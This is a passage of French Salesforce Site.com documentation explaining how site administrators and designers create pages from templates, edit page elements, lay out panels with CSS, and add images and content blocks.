- Les administrateurs et concepteurs de site peuvent modifier tout élément de page que vous rendez modifiable.

## Contenu par défaut dans les éléments de page modifiables

Le contenu de tous les éléments de page modifiables d'une page ou d'un modèle enfant est lié au contenu des éléments modifiables dans son modèle de page parent. Lorsque vous mettez à jour le contenu d'un élément de page modifiable dans le modèle parent, les modifications s'appliquent à toutes les pages ou tous les modèles de page enfants. Cependant, si vous modifiez le contenu d'un élément de page modifiable au niveau de la page ou du modèle enfant, vous rompez le lien entre les éléments, et toute modification ultérieure de l'élément de page dans le modèle parent ne s'applique pas à ses enfants (pour renvoyer le contrôle du contenu au modèle parent, sélectionnez l'élément de page modifiable dans la page ou dans le volet Structure de la page, puis cliquez sur > **Restaurer le contenu parent**. Dans ce cas, tout contenu personnalisé de l'élément de page modifiable est perdu).

La désactivation de la propriété `Editable` d'un panneau dans un modèle parent remplace toutes les modifications apportées à ce panneau dans les pages ou modèles enfants. Les modifications du panneau au niveau enfant ne s'affichent plus, et le panneau reflète uniquement le contenu du modèle parent. Cependant, les modifications au niveau enfant ne sont pas perdues. La réactivation de la propriété `Editable` du panneau dans le modèle parent restaure le contenu personnalisé précédemment ajouté à ses enfants. Toutes les modifications apportées à l'élément au niveau parent ne s'affichent plus.

CONSULTER ÉGALEMENT :

Création de zones de modèle modifiables
Configuration de la vue Studio du contributeur
Création de modèles de page Site.com
Modification et utilisation des éléments de page Site.com

# Création de pages Site.com

En tant qu'administrateur ou concepteur de site, lorsque vous créez une page de site, vous pouvez vous appuyer sur un modèle de page. Si vous créez plusieurs pages de site qui contiennent des éléments communs, par exemple un menu de navigation, vous pouvez gagner du temps et des efforts pour obtenir une présentation cohérente en commençant par créer un modèle de page, puis en basant vos pages sur ce modèle. Si vos pages de site n'ont pas de structure commune ou si vous devez créer une page unique de conception différente que le reste du site, par exemple une page d'accueil, vous pouvez également créer une page basée sur une présentation de base.

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

## Création de pages de site à partir d'une présentation

Commencez avec une page blanche ou utilisez une présentation de page de base.

1. Survolez **Pages de site** sous l'onglet Présentation, puis cliquez sur **Nouveau** ou sur **Nouveau** > **Page de site** lorsque la vue Pages de site s'ouvre.
2. Saisissez le nom de la page du site. Les noms de pages ne peuvent pas inclure des espaces ou des caractères spéciaux, tels que #, ? ou @.
3. Cliquez sur **Présentations**, puis sélectionnez une page blanche ou une présentation de page prédéfinie, par exemple une page avec un en-tête et un pied de page.

   Remarque: Les présentations de page prédéfinies utilisent des panneaux pour créer des colonnes, des en-têtes et pieds de page. Ces panneaux utilisent une feuille de style CSS en ligne pour définir leur position, qui permet de modifier aisément la présentation une fois la page créée. Cependant, si vous êtes familier du format CSS et préférez utiliser des règles CSS, vous pouvez supprimer le style en ligne en sélectionnant le panneau, en supprimant le code sous l'onglet Code du panneau Style ( ) et en cliquant sur **Appliquer**.
4. Sélectionnez un mode de présentation :
   - Pour ajuster à la page à la largeur de la fenêtre du navigateur, cliquez sur **Pleine largeur**.
   - Pour définir la largeur de la page, cliquez sur **Largeur fixe**, puis saisissez la largeur.
5. Cliquez sur **Créer**. La page du site s'ouvre.

## Création de pages de site à partir d'un modèle de page

Si vous avez créé un modèle de page, vous pouvez baser vos pages sur ce modèle.

L'option la plus rapide est la suivante :

1. Sélectionnez le modèle dans la vue Modèles de pages, puis cliquez sur > **Créer une page à partir d'un modèle**. Vous pouvez également cliquer sur **Actions de page** > **Créer une page à partir d'un modèle** si le modèle est ouvert.
2. Saisissez le nom de la page du site. Les noms de pages ne peuvent pas inclure des espaces ou des caractères spéciaux, tels que #, ? ou @.
3. Cliquez sur **Créer**. La page du site s'ouvre.

Vous pouvez également :

1. Survolez **Pages de site** sous l'onglet Présentation, puis cliquez sur **Nouveau** ou sur **Nouveau** > **Page de site** lorsque la vue Pages de site s'ouvre.

2. Saisissez le nom de la page du site. Les noms de pages ne peuvent pas inclure des espaces ou des caractères spéciaux, tels que #, ? ou @.
3. Cliquez sur **Modèles de page**, puis sélectionnez le modèle de page.si
4. Cliquez sur **Créer**. La page du site s'ouvre.

Conseil: Vous pouvez également créer des pages en convertissant ou en dupliquant d'autres pages.

CONSULTER ÉGALEMENT :

Modification de pages Site.com en tant que concepteur ou administrateur de site

Ajout d'éléments de page Site.com

## Identification du modèle utilisé par une page Site.com

Lorsque vous modifiez une page basée sur un modèle, vous ne pouvez pas changer les éléments de page non modifiables qu'elle contient. Vous ne pouvez pas repositionner, redimensionner ou supprimer des éléments de pages modifiables, ni altérer les événements, les propriétés ou le style qui leur est associé. Pour mettre à jour ces éléments ou propriétés, modifiez-les dans le modèle sur lequel la page est basée.

Pour identifier sur quel modèle une page de site est basée :

- Survolez la page du site dans la vue Pages de site de l'onglet Présentation. Une fenêtre contextuelle d'information affiche le nom du modèle de page.
- Examinez le volet Structure de la page lorsque la page est ouverte. Le nom du modèle s'affiche sous forme de lien lorsque vous cliquez pour ouvrir le modèle.

Conseil: Pour afficher et ouvrir les pages de site associées à un modèle particulier, sélectionnez ou survolez le modèle de page dans la vue Modèles de page sous l'onglet Présentation, puis cliquez sur > **Modifier des pages basées sur un modèle**. Cliquez sur une page de site répertoriée pour l'ouvrir.

CONSULTER ÉGALEMENT :

Création de modèles de page Site.com

Présentation des modèles de page Site.com

Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

## Renommage, duplication et conversion de pages

Lors de l'utilisation de pages et de modèles, vous pouvez exécuter des tâches communes, notamment renommer, supprimer ou dupliquer des pages.

Pour accéder à davantage d'options de pages, sélectionnez ou survolez une page dans la vue Pages de site sous l'onglet Présentation, puis cliquez sur .

Pour accéder à davantage d'options de modèles, sélectionnez ou survolez un modèle dans la vue Modèles de pages sous l'onglet Présentation, puis cliquez sur .

Si la page ou le modèle est ouvert(e), vous pouvez également cliquer sur dans la barre d'outils.

Les options disponibles varient pour les pages et les modèles :

| Sélectionner | Pour... |
|---|---|
| **Modifier** | Ouvrir la page ou le modèle pour modification. Vous pouvez également cliquer sur la page ou sur le modèle. |
| **Renommer** | Modifier le nom de la page ou du modèle. |
| **Aperçu** | Afficher la page dans une fenêtre de navigateur. |
| **Dupliquer** | Créer une copie de la page ou du modèle.<br>La duplication d'un modèle de page ne reproduit pas les pages ou les modèles basés dessus. |
| **Supprimer** | Supprimer une page ou un modèle. Vous ne pouvez pas supprimer un modèle si des pages sont basées dessus. |
| **Créer un modèle enfant** | Créer un modèle enfant basé sur le modèle sélectionné. |
| **Créer une page à partir d'un modèle** | Créer une page basée sur le modèle. |
| **Convertir une page de site en modèle** | Modifier la page dans un modèle. |
| **Convertir un modèle en page de site** | Modifier le modèle dans une page. Vous ne pouvez pas convertir un modèle si des pages sont basées dessus. |
| **Modifier des pages basées sur un modèle** | Afficher et ouvrir les pages de site basées sur le modèle de page sélectionné. |
| **Ajouter des restrictions IP** | Contrôler l'accès à la page ou au modèle en limitant la plage d'adresses IP autorisées. Lorsque vous créez une page basée sur un modèle avec des restrictions IP, la page hérite de ses restrictions. |

CONSULTER ÉGALEMENT :

- Modification de pages Site.com en tant que concepteur ou administrateur de site
- Utilisation de Site.com Studio en tant qu'administrateur ou concepteur

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

### Modification de la propriété Doctype d'une page

La Définition de document type (DTD) ou *doctype* d'une page définit la version de code HTML qu'elle utilise. Cette information est utilisée par certains navigateurs pour déclencher un mode de rendu standard. Par défaut, le doctype de chaque page est défini sur HTML5, qui correspond à la dernière version, mais vous pouvez le changer en XHTML 1.0.

Lorsque la page est ouverte :

1. Sélectionnez la page dans le panneau Structure de la page.
2. Dans le panneau Propriétés, sélectionnez une option dans la liste déroulante Doctype.

CONSULTER ÉGALEMENT :

- Modification de la balise HTML d'un élément de page
- Ajout d'attributs HTML personnalisés
- Balises de présentation de page sémantique HTML5

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

## Ajout de fonctionnalités et d'éléments de page

### Éléments de page Site.com

Les éléments de page correspondent à des blocs de construction des pages de votre site et à des modèles de page. Ensemble, ils fournissent la structure et le contenu de la page.

Lorsqu'une page de site ou un modèle de page est ouvert dans Site.com Studio, les éléments de page suivants sont disponibles pour les administrateurs de site et les concepteurs :

| Élément de page | Description |
|---|---|
| Bloc de contenu | Contient le texte de la page et peut également héberger des images, des vidéos et des liens hypertexte. Également disponible pour les contributeurs si la page inclut des zones modifiables. |

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

| Élément de page | Description |
|---|---|
| Code personnalisé | Permet de personnaliser votre site en ajoutant un balisage, par exemple HTML et JavaScript, aux éléments qui n'en contiennent pas dans Site.com Studio. |
| Image | Ajoute des images directement à la page. |
| Chemin de navigation | Ajoute un élément de chemin de navigation à la page. |
| Menu | Crée un menu qui permet aux utilisateurs de parcourir les pages de votre site. |
| Panneau | Ajoute une structure à la page et vous permet de regrouper d'autres éléments de page. |
| Bouton | Ajoute un bouton à la page. Vous pouvez utiliser les actions du volet Événements pour ajouter une fonctionnalité au bouton. |
| Formulaire | Permet de créer des formulaires Web vers piste ou de regrouper les commentaires de clients, et soumettre les données à des objets Salesforce. |
| Champs de saisie | Fournit plusieurs types de champ à ajouter à des formulaires ou à des pages. Lorsqu'ils sont ajoutés à un formulaire, ils sont liés à des champs de l'objet du formulaire. Reportez-vous à Types de champ de saisie à la page 5498. |
| Élément de données | Doit être contenu dans un répétiteur de données. Se lie à un champ dans l'objet du répétiteur de données et agit en tant qu'espace réservé qui montre le contenu d'un champ spécifié pour l'enregistrement actuel. |
| Fonction de données | Se connecte à un objet Salesforce standard ou personnalisé, effectue des calculs sur les résultats renvoyés et affiche le calcul dans la page. |
| Répétiteur de données | Se connecte à un objet Salesforce et renvoie un jeu de données basé sur les filtres que vous spécifiez. Combiné à des éléments de données ou à des éléments de page de code personnalisé pour afficher les résultats sur la page. |
| Table de données | Se connecte à des objets Salesforce standard ou personnalisés, récupère un jeu de données basé sur les critères de filtrage que vous spécifiez, et affiche un ou plusieurs enregistrements dans des lignes de la table. |

CONSULTER ÉGALEMENT :

- Ajout d'éléments de page Site.com
- Modification et utilisation des éléments de page Site.com

# Ajout d'éléments de page Site.com


Les éléments de page sont des blocs de construction vos pages de site et modèles de page. Les éléments de panneau ajoutent une structure à vos pages. Les pages et les panneaux correspondent aux « conteneurs » des éléments de page que vous ajoutez.

Si une page de site ou un modèle de page est basé sur un autre modèle de page, vous pouvez ajouter des éléments de page uniquement aux panneaux modifiables, qui sont surlignés dans la page par une bordure bleue.

Les pages, les volets, les répétiteurs de données et les formulaires sont des éléments de page « conteneur », auxquels vous pouvez ajouter d'autres éléments lorsque la page est ouverte.

- Dans le volet Éléments de page ( ), suivez l'une des actions ci-dessous :
  - Faites glisser l'élément de page vers la zone de dessin ou un élément de page conteneur.
  - Cliquez sur l'élément de page, sélectionnez son emplacement dans la fenêtre contextuelle qui s'affiche, puis cliquez sur **Appliquer**.
- Dans le volet Structure de la page ( ), survolez un élément de page de conteneur, puis cliquez sur > **Ajouter des éléments de page**. Cliquez sur l'élément que vous souhaitez ajouter ou faites-le glisser vers l'élément de page conteneur.
- Sélectionnez un élément de page conteneur dans la page, puis cliquez sur > **Ajouter des éléments de page**. Cliquez sur l'élément que vous souhaitez ajouter ou faites-le glisser vers l'élément de page conteneur.

Lorsque vous faites glisser un élément de page vers un panneau modifiable, l'élément de page affiche une icône Autorisé et une bordure verte souligne l'emplacement de l'élément.



Si vous faites glisser un élément de page vers un panneau non modifiable, l'élément de page affiche une icône Non autorisé.

CONSULTER ÉGALEMENT :

- Modification et utilisation des éléments de page Site.com
- Ajout d'images directement dans la page
- Ajout de blocs de contenu aux pages Siteforce
- Ajout d'un code personnalisé aux pages
- Ajout d'un menu de navigation

## Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

## AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

## Modification et utilisation des éléments de page Site.com

Le volet Structure de la page ( ) affiche la hiérarchie de tous les éléments de la page et permet de sélectionner, déplacer et réorganiser aisément les éléments, en particulier pour les conceptions de page complexes.

- Pour sélectionner un élément de page, cliquez dessus dans la page, ou sélectionnez-le dans le volet Structure de la page. L'élément est sélectionné dans la page, et la barre de sélection de l'élément et le menu **Actions** ( ) s'affichent.
- Pour modifier un élément de page, tel qu'un bloc de contenu, une image ou un code personnalisé, effectuez l'une des actions suivantes :
  - Double-cliquez sur l'élément dans la page.
  - Sélectionnez l'élément dans la page, puis cliquez sur > **Modifier** dans sa barre de sélection.
  - Sélectionnez ou survolez l'élément dans le volet Structure de la page, puis cliquez sur > **Modifier**.
  - Cliquez sur **Modifier le contenu** dans la barre d'outils (uniquement pour des blocs de contenu).
- Pour déplacer un élément de page, effectuez l'une des actions suivantes :
  - Sélectionnez l'élément dans la page, puis faites-le glisser vers la position voulue ou cliquez sur > **Déplacer** dans sa barre de sélection.
  - Faites glisser l'élément vers l'emplacement voulu dans le volet Structure de la page, ou sélectionnez-le et cliquez sur > **Déplacer** > *Direction*. Vous pouvez également faire glisser tous les éléments de la page, autres que les panneaux, vers l'emplacement de votre choix dans le volet Structure de la page.
- Pour redimensionner un élément de page, sélectionnez-le et faites glisser les poignées de redimensionnement en fonction de la taille voulue. Si les poignées de redimensionnement sont grisées, cela signifie que la propriété Hauteur automatique est activée et ajuste la hauteur au contenu. Pour le redimensionner à une hauteur définie, désactivez la propriété en désactivant **Hauteur automatique** dans le volet Propriétés ( ) ou en cliquant sur l'une des poignées de redimensionnement inférieures puis sur **Désactiver la hauteur automatique** dans le message contextuel affiché.

  Conseil: Si vous désactivez la propriété Hauteur automatique d'une image, pour conserver ses proportions (rapport hauteur-largeur), maintenez la touche MAJ enfoncée tout faisant glisser une poignée pour redimensionner l'image.

  Vous pouvez également utiliser le format CSS pour mettre en forme l'élément de page, ajuster le style de la classe ou l'ID qui le met en forme.
- Pour supprimer un élément, sélectionnez-le puis effectuez l'une des actions suivantes :
  - Cliquez sur > **Supprimer** dans la barre de sélection de l'élément.
  - Appuyez sur la touche **SUPPR**.
  - Cliquez sur dans la barre d'outils.
  - Dans le volet Structure de la page, cliquez sur > **Supprimer**.

Si une page de site ou un modèle de page est basé(e) sur un autre modèle de page :

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

- Le contenu de tous les éléments de page modifiables d'une page ou d'un modèle enfant est lié au contenu des éléments modifiables dans son modèle de page parent. Lorsque vous mettez à jour le contenu d'un élément de page modifiable dans le modèle parent, les modifications s'appliquent à toutes les pages ou tous les modèles de page enfants. Cependant, si vous modifiez le contenu d'un élément de page modifiable au niveau de la page ou du modèle enfant, vous rompez le lien entre les éléments, et toute modification ultérieure de l'élément de page dans le modèle parent ne s'applique pas à ses enfants.
- Vous ne pouvez pas déplacer ni redimensionner ses éléments de page. Cependant, si la propriété Hauteur automatique de l'élément est activée dans le modèle, la hauteur est ajustée en fonction du contenu de la page basée sur le modèle. Pour modifier l'élément de page, vous devez le modifier dans le modèle de page.
- Vous ne pouvez pas supprimer ses éléments de page. Pour supprimer l'élément de page, vous devez le supprimer du modèle de page.
- Vous ne pouvez pas modifier les événements, les propriétés ni le style d'un élément de page modifiable, notamment sa couleur, sa position et sa taille.

CONSULTER ÉGALEMENT :

Éléments de page Site.com

Ajout d'éléments de page Site.com

Ajout de blocs de contenu aux pages Siteforce

Présentation des pages Site.com à l'aide de panneaux

À propos des éléments de page modifiables

# Utilisation de volets

## Présentation des pages Site.com à l'aide de panneaux

Un panneau est un outil de présentation utile qui définit la mise en page logique et permet d'organiser des éléments de page pour les déplacer et les positionner aisément. Il corresponde à un conteneur d'autres éléments de page, y compris d'autres panneaux, ou à une balise `div` qui contient le contenu qu'elle renferme. Les panneaux sont très pratiques pour ajouter des zones modifiables à des modèles de page.

Lorsque vous créez un modèle de page ou une page de site, vous pouvez utiliser des présentations de page prédéfinies qui incluent des en-têtes, des pieds de page et des colonnes, créées à l'aide de panneaux. Une fois la présentation créée, vous pouvez lui apporter des modifications supplémentaires pour l'adapter à la conception de votre site.

Pour ajouter des divisions à la page sans être familier du format CSS, la méthode la plus simple consiste à utiliser des panneaux de lignes et de colonnes. Cette fonctionnalité ajoute des panneaux avec un positionnement CSS prédéfini pour garantir leur alignement correct dans la page.

**Remarque:** Les présentations de page prédéfinies, et les panneaux de lignes et de colonnes utilisent le format CSS en ligne pour définir leur position. Si vous maîtrisez le format CSS et que vous utilisez des règles CSS pour le style de votre site, vous pouvez retirer le CSS en ligne en le supprimant sous l'onglet Code du volet Style ( ), puis en cliquant sur **Appliquer**.

Pour ajouter des panneaux de lignes et de colonnes à une page :

1. Sélectionnez la page (icône de dossier supérieure) dans le volet Structure de la page ( ).
2. Cliquez sur > **Ajouter des panneaux de lignes et de colonnes**.
3. Sélectionnez le nombre de panneaux de lignes et de colonnes dont vous avez besoin. Si la page contient déjà un contenu, il est placé dans le premier panneau.

Pour ajouter un panneau de lignes :

- Au-dessus d'un panneau, sélectionnez le panneau dans la page ou dans le volet Structure de la page, puis cliquez sur > **Ajouter des panneaux de lignes et de colonnes** > **Insérer une ligne au-dessus**.
- Sous un panneau, sélectionnez le panneau dans la page ou dans le volet Structure de la page, puis cliquez sur > **Ajouter des panneaux de lignes et de colonnes** > **Insérer une ligne dessous**.

Pour ajouter des panneaux de lignes et de colonnes à un autre panneau :

1. Sélectionnez le panneau dans la page ou dans le volet Structure de la page.
2. Cliquez sur > **Ajouter des panneaux de lignes et de colonnes**.
3. Sélectionnez le nombre de panneaux de lignes et de colonnes dont vous avez besoin. Si la page contient déjà un contenu, il est placé dans le premier panneau.

Pour ajouter un panneau unique, faites glisser un **Panneau** depuis le volet Éléments de page ( ) vers la page.

Par défaut, la hauteur d'un panneau s'ajuste automatiquement lorsque vous lui ajoutez du contenu, car sa propriété Hauteur automatique est activée. Vous pouvez désactiver la propriété pour redimensionner et repositionner des panneaux. Si vous survolez un panneau de la page, des informations contextuelles indiquent la largeur et la hauteur du panneau.

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat avec : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

Lorsque vous faites glisser un élément de page dans un panneau, les bords changent de couleur, indiquant que l'élément est désormais groupé à l'intérieur du panneau. Pour retirer l'élément du groupe, faites-le glisser hors du panneau.

CONSULTER ÉGALEMENT :

- Ajout d'éléments de page Site.com
- Positionnement de panneaux à l'aide du format CSS
- Modification de la balise HTML d'un élément de page

## Positionnement de panneaux à l'aide du format CSS

Un panneau est un outil pratique de mise en forme qui définit l'organisation logique de votre page. Le format CSS permet de positionner des panneaux et d'améliorer la présentation de la page.

### Ajout d'un remplissage et de marges aux panneaux

Deux propriétés CSS, les marges et le remplissage, peuvent faciliter votre mise en page en créant un espace entre les lignes et les colonnes, et le contenu. La propriété des marges contrôle l'espace hors du panneau, entre sa bordure et le bord extérieur, tandis que la propriété de remplissage contrôle l'espace entre le contenu et la bordure du panneau.

Pour ajouter des marges et un remplissage :

1. Sélectionnez le panneau.
2. Ouvrez la section Dimensions du volet Style.
3. Dans la section Marges, effectuez l'une des actions suivantes :
   - Définissez la largeur des quatre marges en saisissant une valeur dans la zone de texte `Tous` et en sélectionnant l'unité de mesure.
   - Définissez des largeurs de marge indépendantes pour les bords haut, droit, bas et gauche, en saisissant une valeur dans la zone de texte appropriée et en sélectionnant l'unité de mesure.
4. De même, dans la section Remplissage, définissez les largeurs de remplissage selon vos besoins. L'ajout d'un remplissage augmente la largeur totale du panneau. Par exemple, si vous avez un panneau de 500 pixels de large et que vous ajoutez un remplissage de 20 pixels sur les côtés, la largeur totale du panneau devient 540 pixels.

Conseil: Vous pouvez centrer un panneau ou bloquer un élément de page à l'aide des propriétés de marge. Saisissez *0* dans la zone de texte `Tous`, puis sélectionnez Automatique dans la liste déroulante.

### Création de panneaux de colonnes à l'aide de la propriété de flottement

Pour ajouter des divisions à la page sans être familier du format CSS, la méthode la plus simple consiste à utiliser des panneaux de lignes et de colonnes. Vous pouvez également utiliser les propriétés de flottement du format CSS afin de positionner des panneaux à gauche ou à droite pour créer des colonnes (lorsque vous ajoutez des panneaux à l'aide de la fonctionnalité des panneaux de lignes et de

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

colonnes, ils sont automatiquement positionnés à l'aide de la propriété de flottement). Par exemple, vous pouvez ajouter deux panneaux uniques dans un conteneur, et définir les propriétés de flottement et de largeur des deux panneaux afin de créer une présentation de page à deux colonnes.

Pour créer un panneau de colonnes :

1. Sélectionnez le panneau.
2. Ouvrez la section Présentation du volet Style.
3. Cliquez sur pour faire flotter le panneau vers la gauche, ou sur pour faire flotter le panneau vers la droite. Si vous créez une présentation à deux colonnes, par exemple, assurez-vous de définir la propriété de flottement des deux panneaux.
4. Ajustez la largeur du panneau pour garantir l'alignement correct des panneaux, en définissant la largeur dans la section Dimensions ou en faisant glisser la bordure du panneau sur la page. Par exemple, si vous créez deux colonnes de largeur égale, définissez la largeur des deux panneaux sur 50 %.

Conseil: Lorsque vous utilisez la propriété de flottement, pensez à définir la propriété de débordement du panneau de conteneur sur « masqué ». Cela permet d'ajuster le panneau de conteneur lorsque la hauteur des panneaux de colonnes augmente. Sélectionnez le panneau de conteneur, puis, dans la section Présentation du volet Style, sélectionnez Masqué dans la liste déroulante Débordement.

CONSULTER ÉGALEMENT :

Présentation des feuilles de style en cascade

Présentation des pages Site.com à l'aide de panneaux

## Ajout d'images directement dans la page

En tant qu'administrateur ou concepteur de site, vous pouvez ajouter des images directement à vos pages de sites et modèles de page, ou vous pouvez ajouter des images à des blocs de contenu.

Pour ajouter une image directement à la page :

1. Ouvrez la page du site ou le modèle de page.
2. Faites glisser une **Image** vers la page depuis le volet Éléments de page.
3. Dans la boîte de dialogue Ajouter une image, vous pouvez effectuer l'une des sections suivantes :
   - Rechercher une image existante en saisissant son nom dans la zone de texte `Rechercher une image`, puis en la sélectionnant dans la liste.
   - Chargez une image depuis votre ordinateur dans l'onglet Chargement en accédant à l'image, en cliquant sur **Charger** puis en la sélectionnant dans la liste.
4. Cliquez sur **Appliquer**. L'image est ajoutée à la page.
5. Saisissez une brève description de l'image dans le champ `Texte alternatif` du volet Propriétés. La description est utilisée par les utilisateurs de lecteur d'écran ou comme substitut à une image que le navigateur ne peut pas afficher. Elle peut également faciliter l'optimisation du moteur de recherche (SEO).

CONSULTER ÉGALEMENT :

Ajout d'éléments de page Site.com

Modification et utilisation des éléments de page Site.com

### Éditions

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

# Utilisation de blocs de contenu

## Ajout de blocs de contenu aux pages Siteforce

Les blocs de contenu contiennent le texte des pages de votre site Web, et peuvent également héberger des images, des vidéos et des liens hypertexte. Les concepteurs et administrateurs de site peuvent ajouter des blocs de contenu aux pages via le mode de conception.

Pour ajouter un bloc de contenu lorsque la page est ouverte, faites-le glisser depuis le volet Éléments de page vers la page, ou ciblez un élément de page conteneur.

Pour modifier un bloc de contenu, double-cliquez dessus. Pour mieux contrôler le texte, vous pouvez modifier directement le code HTML en sélectionnant le bloc de contenu, puis en cliquant sur > **Modifier le code HTML**.

Si vous rendez un bloc de contenu modifiable dans un modèle de page, les contributeurs peuvent modifier le bloc de contenu dans toutes les pages basées sur le modèle. Pour ajouter un bloc de contenu que seuls les autres administrateurs de site ou concepteurs peuvent modifier, utilisez plutôt un code personnalisé.

CONSULTER ÉGALEMENT :

- Ajout d'images à des blocs de contenus en mode de conception
- Ajout de liens hypertextes à du texte et à des images en mode de conception

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et gérer des sites Site.com :

- Champ `Utilisateur Site.com Publisher` activé dans la page de détail de l'utilisateur

  ET

  Rôle Administrateur ou concepteur de site attribué au niveau du site

## Compréhension de la barre d'outils de modification du contenu


Les concepteurs et administrateurs de site peuvent modifier des blocs de contenu via le mode de conception. Les blocs de contenu contiennent le texte de la page du site, avec les images, les vidéos et les liens hypertextes.

**Éditions**

Disponible avec : Salesforce Classic

Disponible à l'achat dans : **Enterprise** Edition, **Performance** Edition et **Unlimited** Edition

Disponible (avec des limitations) dans : **Developer** Edition




En mode de conception, vous pouvez utiliser la barre d'outils d'édition de contenu pour :

- Annuler et répéter vos modifications, et supprimer la mise en forme du texte copié-collé à partir de Microsoft® Office, qui contient souvent un formatage invisible (1).
- Couper, copier et coller du texte (2).
- Appliquer directement une mise en forme (3), telle que :
  - Famille et taille de police
  - Gras, italique, souligné, indice, exposant et barré
  - Couleur de police et de surbrillance
- Contrôler le style et la présentation du texte (4) avec :
  - L'application de styles de paragraphe et d'en-tête
  - La configuration du retrait de paragraphe
  - Un texte aligné à gauche, centré, aligné à droite ou justifié
  - L'insertion de liste numérotées ou à puces
- Insérer un tableau et ajouter des lignes des colonnes et un espacement (5).
- Ajouter des images, des vidéos et des caractères spéciaux (6).
- Ajouter et supprimer des liens hypertexte et des ancrages (7).

Conseil: Dans la mesure du possible, évitez d'appliquer la mise en forme (différentes polices ou le surlignage) directement sur le texte. A la place, il est préférable d'utiliser les styles d'en-tête et de paragraphe pour appliquer rapidement une mise en forme cohérente sur l'ensemble du site. Ils permettent également de mettre automatiquement à jour le texte de toutes les pages si un administrateur de site ou un concepteur modifie les styles de paragraphe et d'en-tête du site.

## Modification de blocs de contenu en mode Conception

Les concepteurs et administrateurs de site peuvent modifier les blocs de contenu de la page. Les blocs de contenu contiennent le texte des pages du site et peuvent également héberger des images, des vidéos et des liens hypertexte.

Lorsque la page est ouverte en mode de conception :

1. Double-cliquez sur le bloc de contenu de la page.
